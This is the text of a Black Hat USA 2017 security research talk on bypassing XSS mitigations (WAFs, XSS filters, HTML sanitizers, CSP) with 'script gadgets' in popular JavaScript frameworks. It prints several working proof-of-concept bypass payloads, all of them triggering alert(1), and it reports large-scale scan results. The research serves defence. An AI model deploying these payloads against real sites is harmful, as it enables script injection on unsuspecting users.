

black hat[®]
USA 2017

JULY 22-27, 2017
MANDALAY BAY / LAS VEGAS

 #BHUSA / @BLACKHATEVENTS

Breaking XSS mitigations via Script Gadgets

Sebastian Lekies (@slekies)
Krzysztof Kotowicz (@kkotowicz)
Eduardo Vela Nava (@sirdarckcat)



PoCs
included

We will show you how we bypassed *every* XSS mitigation we tested.

Mitigation bypass-ability via script gadget chains in 16 popular libraries

Content Security Policy				WAFs
whitelists	nonces	unsafe-eval	strict-dynamic	ModSecurity CRS
3 / 16	4 / 16	10 / 16	13 / 16	9 / 16

XSS Filters			Sanitizers	
Chrome	Edge	NoScript	DOMPurify	Closure
13 / 16	9 / 16	9 / 16	9 / 16	6 / 16

1. **Quick Introduction** - XSS, Mitigations & Gadgets
2. **Gadgets in Libraries** - Filters/WAFs, Sanitizers, CSP
3. **Gadgets in Web sites** - Exploiting gadgets at scale
4. **Summary & Conclusions** - Lessons and next steps

XSS and mitigations


What was XSS, again?

XSS happens when web applications have code like this:

```
Hello <?php echo $_GET["user"] ?>.
```

And you inject something like this:

```
<script>alert(1)</script>
```




The **right way to fix an XSS** is by using a contextually aware templating system which is safe by default, and automatically escapes user data in the right way.

But it is often very difficult to adopt such solution.

XSS? How is this still a problem?

Google VRP Rewards



Fixing XSS is hard. Let's instead focus on mitigating the attack.

Mitigations **do not fix the vulnerability**, they instead try to make attacks harder and difficult.



The vulnerability is still there, it's just harder to exploit.

To evaluate XSS mitigations
we assume that an XSS exists



How do mitigations work?

- **WAFs, XSS filters**

Block requests containing **dangerous tags / attributes**

- **HTML Sanitizers**

Remove **dangerous tags / attributes** from HTML

- **Content Security Policy**

Distinguish legitimate and **injected JS code**

- Whitelist legitimate origins or hash
- Require a secret nonce


`<p width=5>`
`<b><i>`



`<script>`
`onload=`



How do mitigations work?



Script Gadgets

What are Script Gadgets?

A **Script Gadget** is an **existing** JS code on the page that may be used to bypass mitigations:

```
<div data-role="button" data-text="I am a button"></div>

[...]
```

```
<script>
  var buttons = $("[data-role=button]");
  buttons.html(buttons.attr("data-text"));
</script>
```



```
<div data-role="button" ... >I am a button</div>
```

What are Script Gadgets?

A **Script Gadget** is an **existing** JS code on the page that may be used to bypass mitigations:

```
XSS <div data-role="button"
data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>XSS
```

```
<script>
  var buttons = $("[data-role=button]");
  buttons.html(buttons.attr("data-text"));
</script>
```

Script Gadget

A large orange arrow pointing downwards from the code block above to the resulting code block below.

```
<div data-role="button" ... ><script>alert(1)</script></div>
```

What are Script Gadgets?

Script Gadgets convert otherwise safe HTML tags and attributes into **arbitrary JavaScript code execution**.



- Instead of injecting `<script>` we use `data-text="<script>";`
- This bypasses XSS mitigations that look for “`<script>`”

So what? Why should I care?

- Gadgets are present in **all but one** of the tested popular web frameworks.
- Gadgets can be used to bypass **most** mitigations in modern web applications.
- We automatically created exploits for **20% of web applications** from Alexa top 5,000.

Script Gadgets in JS libraries

1. How **common** are gadgets in modern JS libraries?
2. How **effective** are gadgets in bypassing XSS mitigations?

Gadgets in JS libraries

We took **16** popular modern JS libraries:

AngularJS 1.x, Aurelia, Bootstrap, Closure, Dojo Toolkit, Emberjs, Knockout, Polymer 1.x, Ractive, React, RequireJS, Underscore / Backbone, Vue.js, jQuery, jQuery Mobile, jQuery UI

For each library, we tried to **manually** find Script Gadgets that bypass each of the mitigations: **XSS filters, HTML Sanitizers, WAFs, Content Security Policy**

Bypassing WAFs & XSS filters

WAFs & XSS filters detect attack patterns in request parameters, e.g. using regular expressions.

Gadgets can bypass WAFs/XSS filters because:

- Often they allow for encoding the payload
- Some gadgets pass the code to eval()
- No <script>, onerror etc. has to be present

Bypassing WAFs & XSS filters

Example: This HTML snippet:

```
<div data-bind="value:'hello world'"></div>
```

triggers the following code in Knockout:

```
switch (node.nodeType) {  
    case 1: return node.getAttribute("data-bind");
```

```
var rewrittenBindings = ko.expressionRewriting.preProcessBindings(bindingsString, options),  
    functionBody = "with($context){with($data||{}){return{" + rewrittenBindings + "}}}";  
return new Function("$context", "$element", functionBody);
```

```
return bindingFunction(bindingContext, node);
```

Bypassing WAFs & XSS filters

These blocks create a gadget in Knockout that **eval()**s an **attribute value**.

```
data-bind="value: foo"
```

Gadget

```
eval("foo")
```

To XSS a website with Knockout & XSS filter/WAF, inject

```
<div data-bind="value: alert(1)"></div>
```

Bypassing WAFs & XSS filters

Encoding the payload in Bootstrap:

```
<div data-toggle=tooltip data-html=true  
title='&lt;script&gt;alert(1)&lt;/script&gt;'></div>
```

Leveraging eval() in Dojo:

```
<div data-dojo-type="dijit/Declaration" data-dojo-props="}-alert(1)-{">
```

Bypassing WAFs & XSS filters

Gadgets bypassing WAFs & XSS Filters were present in most of the libraries.

XSS Filters			WAFs
Chrome	Edge	NoScript	ModSecurity CRS
13 /16	9 /16	9 /16	9 /16

<https://github.com/google/security-research-pocs>

Bypassing HTML sanitizers

HTML sanitizers remove known-bad and unknown HTML elements and attributes.

<script>, **onerror** etc.

Some sanitizers whitelist the common **data-** attributes.

Gadgets can bypass HTML sanitizers because:

- JS code can be present in benign attributes (id, title)
- Gadgets leverage data-* attributes a lot

Bypassing HTML sanitizers

Examples: Ajaxify, Bootstrap

```
<div class="document-script">alert(1)</div>
```

```
<div data-toggle=tooltip data-html=true  
  title='&lt;script&gt;alert(1)&lt;/script&gt;';>
```

Bypassing HTML sanitizers

Gadgets bypassing HTML sanitizers were present in ~half of the libraries.

HTML sanitizers	
DOMPurify	Closure
9 / 16	6 / 16

<https://github.com/google/security-research-pocs>

Bypassing Content Security Policy

Content Security Policy identifies trusted and injected scripts.

CSP stops the execution of injected scripts only.

Depending on the CSP mode, trusted scripts:

- Are loaded from a **whitelist** of origins,
- Are annotated with a secret **nonce** value

To make CSP easier to adopt, some keywords relax it in a certain way.

Bypassing CSP unsafe-eval

unsafe-eval: Trusted scripts can call eval().

Gadgets can bypass CSP w/unsafe-eval, because a lot of gadgets use eval().

Example: Underscore templates

```
<div type=underscore/template> <% alert(1) %> </div>
```

Bypassing CSP strict-dynamic

strict-dynamic: Trusted scripts can create new script elements. Those will be considered trusted as well.

Gadgets can bypass CSP w/strict-dynamic. Creating new script elements is a common pattern in JS libraries.

Example: jQuery Mobile

```
<div data-role=popup id='--><script>"use strict"  
alert(1)</script>'></div>
```

Bypassing Content Security Policy

Whitelist / nonce-based CSP was the most difficult target.

- We couldn't use gadgets ending in `innerHTML` / `eval()`
- We couldn't add new script elements

We bypassed such CSP with gadgets in **expression parsers**.

Bonus: Such gadgets were successful in bypassing **all the mitigations**.

Gadgets in expression parsers

Aurelia, AngularJS, Polymer, Ractive, Vue

- These frameworks use non-eval based expression parsers

```
<td>${customer.name}</td>
```

- They tokenize, parse & evaluate expressions on their own
- With sufficiently complex expression language, we can run arbitrary JS.
- Example: AngularJS sandbox bypasses


Gadgets in expression parsers

With **Aurelia's** expression language we can create arbitrary programs and call native JS functions.

The following payload will be parsed by Aurelia, and eventually call `alert()`.

```
<div ref=foo ← Named reference  
  s.bind="$this.foo.ownerDocument.defaultView.alert(1)">  
</div>
```

`<div>` `document` `window`

The diagram shows the payload code with arrows indicating the execution flow. An arrow points from the text "Named reference" to the `ref=foo` attribute. Another arrow points from the `<div>` tag to the `s.bind` attribute. A third arrow points from the `ownerDocument` property access to the `document` object. A fourth arrow points from the `defaultView` property access to the `window` object.

This payload bypasses **all** tested mitigations.


Gadgets in expression parsers

Example: Bypassing whitelist / nonce-based CSP via **Polymer 1.x**

```
<template is=dom-bind>
  <div
    c={{alert('1',ownerDocument.defaultView)}}
    b={{set('_rootDataHost',ownerDocument.defaultView)}}>
  </div>
</template>
```

Call (window.)alert

Overwrite "this" to point to window

Two orange arrows originate from the text annotations. One arrow points from "Call (window.)alert" to the `alert` function in the `c` binding. The other arrow points from "Overwrite 'this' to point to window" to the `set` function in the `b` binding.

Hint: Read bottom-to-top.

Bypassing Content Security Policy

Gadgets bypassing *unsafe-eval* and *script-dynamic* CSP are common in tested JS libraries.

A few libraries contain gadgets bypassing nonce/whitelist CSP.

Content Security Policy			
whitelists	nonces	unsafe-eval	strict-dynamic
3 /16	4 /16	10 /16	13 /16

<https://github.com/google/security-research-pocs>

Gadgets in libraries - summary

<https://github.com/google/security-research-pocs>

Gadgets are prevalent and successful in bypassing XSS mitigations

- Bypasses in **53.13%** of the library/mitigation pairs
- Every tested mitigation was bypassed at least once
- Almost all libraries have gadgets.
Exceptions: React (no gadgets), EmberJS (gadgets only in development version)

Gadgets in expression parsers are the most powerful

- XSSes in Aurelia, AngularJS (1.x), Polymer (1.x) can bypass **all** mitigations.

Script Gadgets in user land code

Work done in collaboration with
Samuel Groß and Martin Johns

Gadgets in user land code

How common are gadgets in user land code?


- Gadgets might be less common than in libraries
- Fixing a few libraries is easier than fixing all Web sites
- Identifying Gadgets in user land code requires automation

Example:


```
<div id="mydiv" data-text="Some random text">
```

```
elem.innerHTML = $('#mydiv').attr('data-text');
```

Gadget Detection & Verification




`#mydiv["data-text"] -> elem.innerHTML`



Exploit
generator

`<div id="mydiv" data-text="<svg/onload=xssgadget()>">`

Top 5000
 **Alexa** +



= 647,085 pages on 4,557 domains

**285,894 verified gadgets
on 906 domains
(19,88 %)**

Gadget detection & verification is very conservative

- Verified gadgets represent a lower bound
- The real number is likely much higher

Security Analysis of Mitigations

- Based on tainted data flows present on 82 % of all sites
- We were interested in two mitigation techniques:
 - **HTML Sanitizers**
 - **Content Security Policy**

How secure are HTML sanitizers in default settings?

- Sanitizers do not sanitize certain well-known attributes (id, class, etc.)
- Some sanitizers even allow data-attributes

Results

- **78 %** of all domains had at least one data flow from an HTML attribute
- **60 %** of the sites exhibited data flows from data- attributes.
- **16 %** data flows from id attributes
- **10 %** from class attributes.

How (in)secure are different CSP keywords?

- **CSP unsafe-eval**
 - Unsafe-eval is considered secure
 - **48 %** of all domains have a potential eval gadget
- **CSP strict-dynamic**
 - Flows into script.text/src, jQuery's .html(), or createElement(tainted).text
 - **73 %** of all domains have a potential strict-dynamic gadget.

Data shows strict-dynamic and unsafe-eval considerably weaken a policy.

Summary & Conclusions

XSS mitigations work by blocking attacks

- Focus is on potentially malicious tags / attributes
- Most tags and attributes are considered benign

Gadgets can be used to bypass mitigations

- Gadgets turn benign attributes or tags into JS code
- Gadgets can be triggered via HTML injection

Gadgets are prevalent in most modern JS libraries

- They break various XSS mitigations
- Already known vectors at <https://github.com/google/security-research-pocs>
- Find your own too!

Gadgets exist in userland code of many websites

Today, a novice programmer cannot write a complex but secure application

We need to make the platform *secure-by-default*

- Safe DOM APIs

We need to develop better *isolation* primitives

- [Suborigins](#), <iframe sandbox>, [Isolated scripts](#)

Thank You!



1. Existing web mitigations (XSS filters, CSP, WAFs, Sanitizers) can be bypassed with script gadgets
2. Script gadgets are prevalent in many libraries as well as in userland code, find your own!
3. Preventing bugs is more important than mitigations, don't depend on mitigations as a security boundary